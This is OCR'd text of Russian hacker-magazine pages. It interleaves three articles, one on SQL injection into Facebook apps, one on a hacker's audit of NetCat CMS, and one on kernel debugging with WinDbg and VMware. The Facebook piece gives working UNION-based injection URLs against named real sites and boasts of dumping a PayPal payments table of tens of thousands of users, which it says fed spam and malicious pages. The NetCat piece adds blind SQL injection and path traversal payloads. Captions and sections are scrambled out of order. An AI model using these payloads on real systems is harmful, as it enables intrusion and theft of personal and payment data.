
```
Database: affinispac_fb
User: affinispac_fb@localhost
Version: 5.0.67-community
```

2) http://www.chinesezodiachoroscope.com/facebook/index1.php?user_id=663991991%20AND%201=2%20UNION%20SELECT%200,1,2,3,4,5,6,7,8,CONCAT_WS(CHAR(32,58,32),user(),database(),version()),10,11,12,13,14--&zodiac=1

> plucky@localhost : facebook : 4.0.13-log

3) http://apps.facebook.com/newastrology/newastro.php?uid=1387771663+AND+1=2+UNION+SELECT+0,1,2,3,4,5,6,7,8,9,CONCAT_WS(CHAR(32,58,32),user(),database(),version()),11,12,13,14,15,16,17,18,19,20,21--

4) http://apps.facebook.com/ridertech/location.php?id=7449+AND+1=2+UNION+SELECT+0,CONCAT_WS(CHAR(32,58,32),user(),database(),version()) ,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23--



После успешного проведения инъекции иногда приходится искать вывод базы по всему дизайну проекта

Вытягиваем все ручками из таблицы paypal_ipn. Позже было решено автоматизировать процесс

Все загребаем, ничего не оставляем

Ломать голову, почему phpinfo() был доступен всем — вредно. Мы просто поняли, что он там был

КТО ТЫ, КРАСАВИЦА? Я — ЛЮДКА-НЕЗАБУДКА!

После увиденного я испытал самый настоящий новогодний шок. Но время не терпело. Пока админы ресурса пили шампанское за уход кризиса, я шел вперед. Сначала узнал базы:

```
http://apps.facebook.com/fluff/fluffbook.php?id=654626
570+and+1=2+union+Select+all+1,2,3,4,5,6,null,8,9,10,1
1,12,13,14,15,16,concat(0x1e,0x1e,COUNT(*),0x1e,0x20),
18,19,20,21+FROM+information_schema.schemata
```

Цифра «3» означает, что на ресурсе присутствуют три базы. Их имена узнаются следующим образом для MySQL:

```
SELECT schema_name FROM information_schema.schemata
(MySQL >= v5.0); или так:
SELECT distinct(db) FROM mysql.db
```

— либо автоматизировано, с помощью sqlmap. На деле это оказались: mysql, fluff1, fluff2. После долгого изучения каждой из них в базе fluff2 была обнаружена таблица paypal_ipn с огромным количеством колонок:

```
http://apps.facebook.com/fluff/fluffbook.php?id=65
4626570+and+1=2+union+Select+all+1,2,3,4,5,6,null,
8,9,10,11,12,13,14,15,16,concat(table_name,table_
schema,column_name,0x1e,0x20),18,19,20,21+FROM+informa
tion_schema.columns+limit+1,2
```

Естественно, ваш покорный слуга не мог обойти это дело. Для разведки пришлось прибегнуть к помощи известной тебе sqlmap/sqlninja.

```
http://apps.facebook.com/fluff/fluffbook.
php?id=654626570+and+1=2+union+Select+all+1,2,CO
NCAT_WS(CHAR(32,58,32),user(),database(),versio
n()),4,5,6,null,8,9,10,11,12,13,14,15,16,concat
_ws(0x3a,user,txn_id,valid_ipn,payment_status,mc_
gross,mc_fee,mc_currency,time,receipt_id,payer_
id,payer_email,first_name,last_name,address_
name,address_street,address_city,address_state,
address_zip,address_country,address_country_
code,residence_country,payment_date,payment_
fee,payment_gross,quantity,payment_type,payer_status,txn_
type,custom,duplicate),18,19,20,21+FROM+fluff2.
paypal_ipn+limit+0,1
```

После этого несколько десятков тысяч пользователей, производящих платежи, были у меня в кармане. Даже такие именитые проекты имеют бреши!

ЛИХА БЕДА НАЧАЛО

Конечно, следить за безопасностью такого огромного проекта нереально тяжело. По сути, хакеру удалось получить доступ к ряду сторонних проектов, и тем самым узнать немного о внутреннем устройстве и функционале Facebook. Кроме того, похищенные данные о людях, осуществляющих денежные переводы для прокачки внутри этой социальной сети, целиком и полностью пошли на таргет-спам с фейкованными страницами и вредоносными ресурсами.



S4AVRD0W
/ S4AVRDOW@P0C.RU /

ХАКЕРСКИЙ АУДИТ AIST NETCAT

ИЩЕМ БАГИ В ПОПУЛЯРНОЙ CMS

Многие сайты, расположенные в интернете, базируются на CMS. Часто это вполне оправдано. Не стал исключением и официальный сайт одной конторы, обратившейся ко мне по поводу тестирования на проникновение методом «черного ящика». Перейдем сразу к делу, мой друг, — сейчас я расскажу тебе про все тонкости проведенного аудита.


Поверхностный серфинг по сайту сразу же выявил админку, на которой в заголовке страницы красовалась надпись «Система управления сайтами NetCat 3.0 Extra». Работать на уровне «black-box», конечно, креативно, но более продуктивно — иметь возможность искать баги в режиме «grey-box» и «white-box». Поэтому, не мудрствуя лукаво, с сайта производителя была загружена Demo-версия этой движки. Гугление по баг-трекам результатов не принесло, а значит, предстояло расковырять CMS самостоятельно.

Я загрузил к себе на машину полный комплект дистрибутива и с умным видом проследовал все этапы а-ля «Next». Браузер отобразил диалог установки нового сайта, — и через пару минут в моем распоряжении был полигон для тестирования.


ПЕРВЫЙ РУБЕЖ ОБОРОНЫ

Первая преграда состояла в том, что все файлы NetCat закодированы с использованием Zend. Но это защита от домохозяек. После того, как я достал из своего арсенала комплект «dezend» (который можно легко найти на просторах Сети) и обработал им все файлы, моему взору предстали откровения CMS — его сорцы. Для облегчения работы стоило включить отладочный режим, а также отключить все ненужные излишества: magic_quotes_gpc — это зло, отключаем его путем удаления соответствующих строк из .htaccess, расположенного в корневой директории web-сервера. Магические кавычки также включены в конфигурационном файле /netcat/vars.inc.php, поэтому сбрасываем его значение в ноль и в этом файле. Там же переопределяем переменную «$SHOW_MYSQL_ERRORS» в значение «On». Остался еще файл php.ini, в котором переопределяем значения «display_errors» и «display_startup_errors» в значение «On», и заодно меняем «error_reporting» в «E_ALL & ~E_NOTICE». Перезапускаем демон apache. Вроде бы все, однако существует возможность еще больше упростить поиск ошибок методом «серого ящика» — отобразить в браузере все запросы, поступающие к БД MySQL. В нашем случае этого можно добиться путем вставки «echo "$query
";» в файл sql_mysql.php, в функцию «query{}». Тогда все запросы, поступающие к БД, будут отображаться в браузере. Отлично, можно перейти непосредственно к поиску багов в NetCat!

Пробежавшись по ссылкам тестового сайта и подставив одинарную кавычку в произвольный запрос, я вынудил NetCat сдаться до начала боя. На запрос вида «/about/=1'» браузер выплюнул заветную «You have



Подготовка CMS к анализу методом «серого ящика»


Детектирование Blind SQL Injection

an error in your SQL syntax». Это была уязвимость типа «Слепое выполнение произвольных SQL-запросов» (Blind SQL Injection). Техника эксплуатации подобных уязвимостей давно отработана и заключается в том, что на основе логического выражения нужно определить истинность какого-либо запроса, передаваемого в БД. Например, на запрос: «/about/=1'/**/OR/**/EnglishName='profile' /**/AND/**/1=1» web-сервер в данном случае ответит «HTTP 302 Found », и это будет означать TRUE, а на запрос «/about/=1'/**/OR/**/EnglishName='profile' /**/AND/**/1=2» web-сервер ответит: «HTTP 404 Not Found», что будет означать FALSE. Используя конструкции вида if(), ascii(), substring((SELECT...)) или LIKE, становится возможным получить любую информацию в пространстве БД, к которой есть доступ в соответствии с ACL. Можно даже читать произвольные файлы, если у пользователя БД есть разрешение File_priv, а также заливать web-shell, если не экранируются кавычки.


На этом, в общем-то, можно было и закончить поиск багов в исследуемой CMS, эксплуатируя найденную уязвимость, если бы не одно «но». Магические кавычки (magic_quotes_gpc) в дефолтовой конфигурации NetCat включены — и поэтому нужен другой вектор проникновения. Побродив по тестовому сайту и убедившись в его видимом отсутствии (что было найдено, не удовлетворяло условиям поиска), я решил искать уязвимости посредством анализа исходных текстов приложения.

АНАЛИЗ ИСХОДНОГО КОДА

Для автоматизированного анализа исходного кода уже давно существует огромное число инструментов, позволяющих за короткое время выявить потенциальные уязвимости путем разбора кода. Разделяют два подхода к анализу — динамический и статический.

Большее распространение получили именно статистические анализаторы (благодаря простоте реализации). Такой инструментарий можно найти под все распространенные языки программирования, в том числе под PHP (смотри, rats). Такой анализ в ряде случаев выдает огромное число false positive либо вообще не находит ни одной уязвимости в коде, который может быть просто напичкан различными багами. В связи с этим подход методом статического анализа исходного кода применяется больше как вспомогательный при ручном анализе кода. Более эффективны динамические анализаторы. Таких продуктов не так уж и много в силу их сложности (одну и ту же операцию можно выполнить бесконечным числом вариаций, поэтому такие анализаторы должны хорошо уметь парсить синтаксис языка). А цена по причине ограниченного круга потребителей достаточно высока. Как следствие, в Сети подобные инструменты просто так не валяются. Стоит отметить, что и динамические анализаторы кода могут не заметить логическую уязвимость, присутствующую в приложении. Например, уязвимости типа «Предсказуемое значение идентификатора сессии» (Credential/Session Prediction) или «Небезопасное восстановление паролей» (Weak Password Recovery Validation) будут пропущены.

За неимением инструментов динамического анализа исходных текстов приходится пользоваться статическими анализаторами. Для этих целей необязательно использовать чужую разработку, сойдет и grep/egrep. Используя могучий язык регулярных выражений, можно найти ряд уязвимостей разного уровня критичности по сигнатурному принципу. Конечно, придется на время включить мозг, но, в целом, способ приемлем для простого ресерчинга. Например, конструкция «grep -R -i "header[(]" * | grep -i Location | grep "\$"» покажет потенциальные уязвимости «Расщепление HTTP-запроса», которые могут существовать при передаче необработанных данных функции header(). Использование этой уязвимости пригодится в проведении фишинг-атак и различных атак на браузер пользователя.



dvd

На диске ты найдешь poc-код для эксплуатации уязвимости blind SQL Injection с использованием benchmark() исследуемой движки.



warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несут!

```
C:\Windows\System32\cmd.exe
c:\Temp\www>grep -R -i -f 1 *
netcat/modules/calendar/admin.php:    echo "<form method='post' action='admin.ph
p' style='padding:0; margin:0;'>\r\n\t\t\t\t<fieldset>\r\n\t\t\t\t<legend>\r\n\t
\t\t\t\t<b><font color='gray'>Удалить тему \"".$_POST['ThemeName'].'\"?</font></
b>\r\n\t\t\t\t</legend>\r\n\t\t\t\t\t<div style='margin:20px 0; text-align:cente
r'>\r\n\t\t\t\t\t<input type='submit' name='YesDelete' value='Да' style='width:7
0px; margin-right:20px'>\r\n\t\t\t\t\t<input type='button' name='NoDelete' value
='Нет' style='width:70px' onClick='location.href=\"/netcat/modules/calendar/admi
n.php\"'>\r\n\t\t\t\t\t</div>\r\n\t\t\t\t</fieldset>\r\n\t\t\t\t<input type='hid
den' name='phase' value='4'>\r\n\t\t\t\t<input type='hidden' name='ID' value='".
$_POST['ID']."'>\r\n\t\t\t\t</form>";
netcat/modules/forum/function.inc.php:        $html .= "<div style='background:
#EDEEEE; border:1px solid #CCCCCC; padding:1px 3px 1px 3px; float:right;'><a hre
f='".$_SERVER['PHP_SELF']."?phase=2'>".NETCAT_MODULE_FORUM_ADD_FORUM."</a></div>
";
```

Выявление уязвимостей Cross-site Scripting

```
C:\Windows\System32\cmd.exe
c:\Temp\www>grep -R -i "header(" * | grep -i Location | grep "\$"
netcat/add.php:                 header( "Location: ".$goBackLink."&inside_admin=1
" );
netcat/admin/subdivision/favorites.php:    header( "Location: http://".$_SERVER[
'HTTP_HOST']."/netcat/admin/" );
netcat/admin/subdivision/favorites.php:    header( "Location: http://".$_SERVER[
'HTTP_HOST']."/netcat/admin/subdivision/favorites.php" );
netcat/admin/subdivision/index.php:             header( "Location: /netcat/ad
min/subdivision/SubClass.php?SubdivisionID=".$SubdivisionID );
netcat/admin/subdivision/index.php:         header( "Location: /netcat/admin/
subdivision/SubClass.php?phase=1&SubdivisionID=".$SubdivisionID );
netcat/admin/wizard/wizard_class.php:        header( "Location: /netcat/?inside_
admin=1&cc=".$db->insert_id );
netcat/admin/wizard/wizard_class.php:            header( "Location: /netcat/?ins
ide_admin=1&cc=".$SubClassID );
netcat/message.php:                         header( "Location: ".$goBackLink.
"&inside_admin=1" );
netcat/message.php:                     header( "Location: ".$goBackLink."&in
side_admin=1" );
netcat/message.php:             header( "Location: ".$goBackLink."&inside_adm
in=1" );
netcat/modules/auth/index.php:        header( "Location:".$redirect );
netcat/modules/auth/index.php:    header( "Location:".$redirect );
netcat/modules/banner/index.php:        header( "Location: ".$link );
netcat/modules/blog/function.inc.php:        header( "Location: ".$url );
netcat/modules/linkmanager/redirect.php:header( "Location: ".$url );
netcat/modules/netshop/post.php:        header( "Location: ".$redirect_url );
netcat/modules/netshop/setup.php:        header( "Location: /netcat/add.php?insi
de_admin=1&catalogue=".$catalogue."&sub={$shop_subdivision_id}&cc={$shop_setting
s_cc}" );
netcat/require/e404.php:    header( "Location: ".$redirect_to_url );
netcat/require/lib/HTTP/Client.php:          $location = $request->getresponse
header( "Location" );
netcat/require/s_e404.inc.php:        header( "Location: ".$result_url );
```

Выявление уязвимостей HTTP Response Splitting



▷ **info**

• Используя могучий язык регулярных выражений, можно найти ряд уязвимостей разного уровня критичности по сигнатурному принципу.

• Изучение отдельных модулей CMS путем обращения к ним напрямую, при включенном register_globals, порой позволяет переопределить какие-либо внутренние переменные и, как следствие, обратиться к различным функциям типа `fopen()`, `include()`, etc. без фильтрации передаваемых в них аргументов.



▷ **links**

Ссылки:

• www.owasp.org

• forum.antichat.ru/thread35207.html

Набор сигнатур (`"='\"\.\$_"`, `"=\"\./<?=(isset(\$_"` и т.д.) позволяет легко искать уязвимости типа «Межсайтовое выполнение сценариев». Ищутся и более интересные баги, например, такие как «Чтение произвольных файлов».

Ручная проверка подтверждает присутствие уязвимостей в ряде случаев. Так, сформировав запрос вида «`/netcat/modules/netshop/post.php?system=../../../../.htaccess%00`», можно получить содержимое файла .htaccess, расположенного в корневой директории web-сервера. К сожалению, все выявленные сигнатурным поиском сорцов уязвимости NetCat попадали либо под client-side, либо для их эксплуатации требовалось использование кавычек. Это противоречило поставленному условию поиска, и исследование плавно перешло в область ручного анализа исходных текстов.

В НЕДРАХ NETCAT

В первую очередь анализу подверглись модули, отвечающие за аутентификацию и авторизацию, а также модуль восстановления пароля. Явных признаков уязвимостей в них нет, но присутствуют косвенные баги, которые теоретически могут быть проэксплуатированы. Я отложил на время модуль восстановления пароля и продолжил исследование.

Следуя по пути наименьшего сопротивления, занялся изучением отдельных модулей CMS (через обращение к ним напрямую «`/netcat/modules/модуль/`»). Исследовав таким образом приложение (особенно при включенном `register_globals`), порой удается переопределить какие-либо внутренние переменные и, как следствие, обратиться к различным функциям типа `fopen()`, `include()`, etc без фильтрации передаваемых в них аргументов. Это, в общем-то, фундаментальная проблема всех web-приложений, разработчики которых забывают осуществлять проверки того, откуда произошел вызов серверного сценария.

В нашем случае такие проверки не выполняются. И это позволило выявить еще одну слепую SQL Injection в сценарии «`/netcat/modules/poll/index.php`», для эксплуатации которой не требуется использование одинарной кавычки. Уязвимый код:



АРТЕМ БАРАНОВ

ВИРТУАЛЬНАЯ ОТЛАДКА

ОТЛАДКА KERNEL MODE КОДА С ИСПОЛЬЗОВАНИЕМ VMWARE

Отладка кода режима ядра существенно сложнее, чем отладка обычных программ. Если для отладки пользовательского кода ты можешь использовать стандартный дебаггер, например, в Visual Studio или в IDA, то для отладки кода режима ядра требуются спецсредства. Короче, без бутылки не разобраться. Равно, как и без этой статьи.

Использование Windbg в качестве средства для отладки предоставит большие возможности по исследованию драйверов, кода ядра и системных DLL. Применяя при этом VMware, процесс отладки можно сделать куда более простым и приятным (уж точно приятнее, чем тестирование драйвера на физической машине). С этими инструментами ты сможешь исследовать поведение системных компонентов также хорошо, как и своих драйверов.

Сама идея трассирования кода ОС (в состав которой входят и драйверы) реализуется с помощью двух подходов: отладчик находится на той же машине, что и трассируемая ОС или отладчик установлен на другой машине (host), которая связана через порт с трассируемой ОС (target). Первый подход реализован в самом лучшем отладчике SoftICE, другой — в Visual SoftICE и Windbg (они не менее хороши). Отладка кода на двух машинах мало кому представляется возможной, поэтому в большинстве случаев прибегают к помощи виртуальных машин, которые соединяют через pipe с host-системой.

ОПРЕДЕЛЯЕМСЯ СО СРЕДСТВОМ

Дам ответ на самый наболевший вопрос: какое средство выбрать для отладки. Compuware Visual SoftICE или Windbg — отчасти дело привычки, но выбор в сторону Windbg дает следующие преимущества:

- Windbg является «родным» для NT средством. Windbg разрабатывался Microsoft специально как отладчик любого кода под NT;
- Windbg содержит множество команд расширений с осмысленной семантикой (поставляемых в стандартных библиотеках DLL расширений), которые упрощают отладку кода;
- Удобный оконный интерфейс для отладки кода;
- Удобная система рабочего пространства отлаживаемого кода (workspace ~ воркспейс);
- Поддержка host-target отладки, в том числе и через VMware.


ПОДГОТОВКА СОЕДИНЕНИЯ

Перед тем, как начать тестирование драйвера или трассирование (исследование) кода ядра, необходимо настроить соединение между отладчиком, который расположен в host-машине и target виртуальной машиной.


Вначале настраивается target-машина. Первое, что необходимо сделать, это создать именованный канал для общения target-системы с host. Заходим в меню настроек виртуальной машины (Ctrl-D). Жмем на Add и выбираем Serial Port. В следующем окне надо выбрать Output to named pipe. Далее указываем имя пайпа (оставляем по умолчанию) и в двух списках выбираем This end is the server и The other end is an application, ставим галочку на Connect at power on. После того как пайп создался, поставь галочку на Yield CPU on poll.

```
$user_login = $db->get_var( "SELECT ".$AUTHORIZE_BY." FROM User WHERE
User_ID='{$UserID}' LIMIT 1" );
$NewPassword = generatepassword( $MODULE_VARS['auth']['USER_GENERATED_PASSWORD_LE
NGTH'] );
$confirm_code = sha1( uniqid( rand( ) )." NetCat" );
$confirm_link = "http://".$HTTP_HOS."{$HTTP_ROOT_PATH}modules/auth/password_recov
ery.php?uid={$UserID}&ucc={$confirm_code}";
$db->query( "UPDATE User SET RegistrationCode = CONCAT('".$confirm_code."', '::',
PASSWORD('{$NewPassword}')) WHERE User_ID = '{$UserID}' LIMIT 1" );
$message_body = sprintf( NETCAT_MODULE_AUTH_NEWPASS_BODY, $user_login,
$NewPassword, $confirm_link );
mail( $UserEmail, NETCAT_MODULE_AUTH_NEWPASS_SUBJ, $message_body, "From:
".$fromname." <{$fromemail}>\nReply-To: {$fromname} <{$fromemail}>\nX-Mailer:
{$system_env['Powered']}" );
nc_print_status( NETCAT_MODULE_AUTH_MSG_NEWPASSSENDED, "ok" );
eval( "echo \"".$template_footer."\";" );
```

Модуль восстановления пароля



Выявление уязвимостей File Including



Эксплуатация blind SQL Injection с использованием benchmark()

Уязвимость blind SQL Injection

```
list( $ProtectIP, $ProtectUsers ) = $db-> get_row ( "SELECT
ProtectIP, ProtectUsers FROM Message".$classID." WHERE
Message_ID={$PollID}", ARRAY_N );
```

